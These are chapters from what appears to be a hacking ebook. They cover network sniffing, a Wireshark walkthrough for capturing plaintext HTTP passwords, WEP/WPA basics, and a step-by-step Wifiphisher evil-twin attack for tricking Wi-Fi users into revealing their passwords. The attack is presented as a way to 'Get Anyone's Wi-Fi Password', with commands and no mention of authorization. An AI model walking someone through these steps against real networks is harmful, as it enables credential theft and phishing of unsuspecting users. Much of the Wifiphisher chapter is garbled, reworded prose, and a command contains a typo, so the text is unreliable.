Wireless attacks have become a very common security issue when it comes to networks. This is because such attacks can really get a lot of information that is being sent across a network and use it to commit some crimes in other networks. Every wireless network is very vulnerable to such kinds of attacks and it is therefore very important that all the necessary security measures are taken so as to prevent such attacks. These attacks are normally carried out to target information that is being shared through the networks. It is therefore very important to know of such attacks so that one is in a position to identify it in case it happens. Some of these attacks are discussed in next chapters…

Chapter 20

Sniffing: The Game of Packets

Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. Sniffing allows you to see all sorts of traffic, both protected and unprotected. Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address. Network sniffing is the process of intercepting data packets sent over a network. This can be done by the specialized software program or hardware equipment. **Network Sniffers are programs that capture low-level package data that is transmitted over a network.** An attacker can analyze this information to discover valuable information such as user ids and passwords.

Working

A sniffer normally turns the NIC of the system to the **promiscuous mode** so that it listens to all the data transmitted on its segment.

Promiscuous mode refers to the unique way of Ethernet hardware, in particular, network interface cards (NICs), that allows an NIC to receive all traffic on the network, even if it is not addressed to this NIC. By default, a NIC ignores all traffic that is not addressed to it, which is done by comparing the destination address of the Ethernet packet with the hardware address (a.k.a. MAC) of the device. While this makes perfect sense for networking, non-promiscuous mode makes it difficult to use network monitoring and analysis software for diagnosing connectivity issues or traffic accounting.




Figure 59- Source: Internet

Chapter 21

Wireshark: Network and Password Sniffer

In this practical session, we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/

The login address is **admin@google.com**, and the password is **Password2010**.

We will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets. You can also try **way2sms.com**

So let's start sniffing…

Steps:

Step 1: Download Wireshark from this link
http://www.wireshark.org/download.html

Open Wireshark. You will get the screen something like this

Step 2: Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface. Click on start button as shown.




Figure 60- Source: Internet

Step 3: Open your web browser and type in **http://www.techpanda.org/**

The login email is **admin@google.com** and the password is **Password2010.** Click on submit button




Figure 61- Source: Internet

Step 4: A successful login should give you the following dashboard.




Figure 62- Source: Internet

Step 5: Go back to Wireshark and stop the live capture

Figure 63- Source: Internet

Step 6: Filter for HTTP protocol results only using the filter textbox.




Figure 64- Source: Internet

Step 7: Locate the Info column and look for entries with the HTTP verb POST and click on it.




Figure 65- Source: Internet

Step 8: Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded.

You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.




Figure 66- Source: Internet

So this is how you can sniff network and passwords using Wireshark.

Chapter 22

Wireless Network Authentication WEP & WPA

In a secured wireless connection, internet data is sent in the form of encrypted packets. These packets are encrypted with network security keys. If you somehow manage to get hold of the key for a particular wireless network you virtually have access to the wireless internet connection.

Broadly speaking, there are two main types of encryptions used.

WEP

WEP is the acronym for Wired Equivalent Privacy. It was developed for IEEE 802.11 WLAN standards. Its goal was to provide the privacy equivalent to that provided by wired networks. WEP works by encrypting the data been transmitted over the network to keep it safe from eavesdropping.

WEP Authentication

Open System Authentication (OSA) – this methods grants access to station authentication requested based on the configured access policy.

Shared Key Authentication (SKA) – This method sends to an encrypted challenge to the station requesting access. The station encrypts the challenge with its key then responds. If the encrypted challenge matches the AP value, then access is granted.

WPA

WPA is the acronym for Wi-Fi Protected Access. It is a security protocol developed by the Wi-Fi Alliance in response to the weaknesses found in WEP. It is used to encrypt data on 802.11 WLANs. It uses higher Initial Values 48 bits instead of the 24 bits that WEP uses. It uses temporal keys to encrypt packets.

This is the more secure alternative. Efficient cracking of the passphrase of such a network requires the use of a wordlist with the common passwords. Variations include WPA-2 which is the most secure encryption alternative till date. Although this can also be cracked using a wordlist if the password is

common, this is virtually uncrackable with a strong password. That is, unless the WPA PIN is still enabled.

It is possible to crack the WEP/WPA keys. Doing so requires software and hardware resources, and patience. Here is a practical session to hack Wireless Network:

Chapter 23

Wireless Hacking using Wifiphisher

Wifiphisher is a rogue Access Point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher is a security device that mounts robotized setback revamp phishing attacks against WiFi clients in order to get accreditations or debase the losses with malware.

How does it work?

The device works by making a fake get the opportunity to point (AP) Wireless Internet to impersonate the first get the chance to point. By then it starts a refusal of organization attack on the first get the opportunity to point to separate clients from the get the opportunity to point. Once the clients confined they will thus reconnect to the fake WiFi orchestrate, empowering it to get all development! Hack a WiFi Password like a Pro with Wifiphisher. Wifiphisher will get the development, and can normally redirect losses to a phishing page that say revive the firmware, “download and update” and it is imperative to enter the WiFi mystery word yet again. If the customer enters the security key then the developer will get it! Phishing is a kind of social building attacks. Developers use vindictive destinations to obtain singular information using solid. Right when customers respond with the requested information, aggressors will get capabilities. Hack a WiFi Password like a

Pro with Wifiphisher. Get Anyone's Wi-Fi Password Without Cracking Using Wifiphisher. WiFiPhisher – Fast robotized phishing strikes against WiFi frameworks – KitPloit – PenTest Tools for your Security Arsenal.

Steps for WiFi Hacking

Along with Kali Linux OS, you will need a Wireless Interface that backings Managed mode and a Wireless Interface that backings Monitor mode. Now let's start:

Step 1: Installing WiFiPhisher

Start Kali and open a terminal. At that point download Wifiphisher from GitHub and unload the code.

kali> tar -xvzf /root/wifiphisher-1.1.tar.gz

As should be obvious underneath, I have unloaded the Wifiphisher source code.




Figure 67- Source: Internet

Step 2: Navigate to the directory

Next, explore to the catalog that Wifiphisher made when it was unloaded. For my situation, it is/wifiphisher-1.1.

kali> cd wifiphisher-.1.1

When posting the substance of that index, you will see that the wifiphisher.py script is there.

kali>ls -l




Figure 68- Source: Internet

Step 3: Run the Script

Run Wifi Phisher Script :

kali> python wifiphisher.py

Note that I went before the script with the name of the mediator, python.




Figure 69- Source: Internet

The first occasion when you run the script, it will probably reveal to you that “hostapd” is not found and will incite you to introduce it. Introduce by writing “y” for yes. It will then continue to introduce hostapd. When it has finished, at the end of the day, execute the Wifiphisher script.

kali> python wifiphisher.py

It will begin the server on port 8080 and 443. After,it will list all the Wi-Fi structures it has found.




Figure 70- Source: Internet

Step 4: Send Your Attack & Get The Password

Simply ahead and hit Ctrl + C on your console and you will be provoked for the quantity of the AP (Access Point) that you might want to assault. For my situation, it is 12. When you hit Enter, Wifiphisher will show a screen like the one beneath that demonstrates the interface being utilized and the SSID of the AP being assaulted and cloned.

Figure 71- Source: Internet

The objective client has been de-validated from their AP. When they re-verify, they will coordinated to the cloned underhanded twin get to point. When they do, the intermediary on the web server will get their demand and serve up a valid looking message that a firmware overhaul has occurred on their switch and they should re-validate.

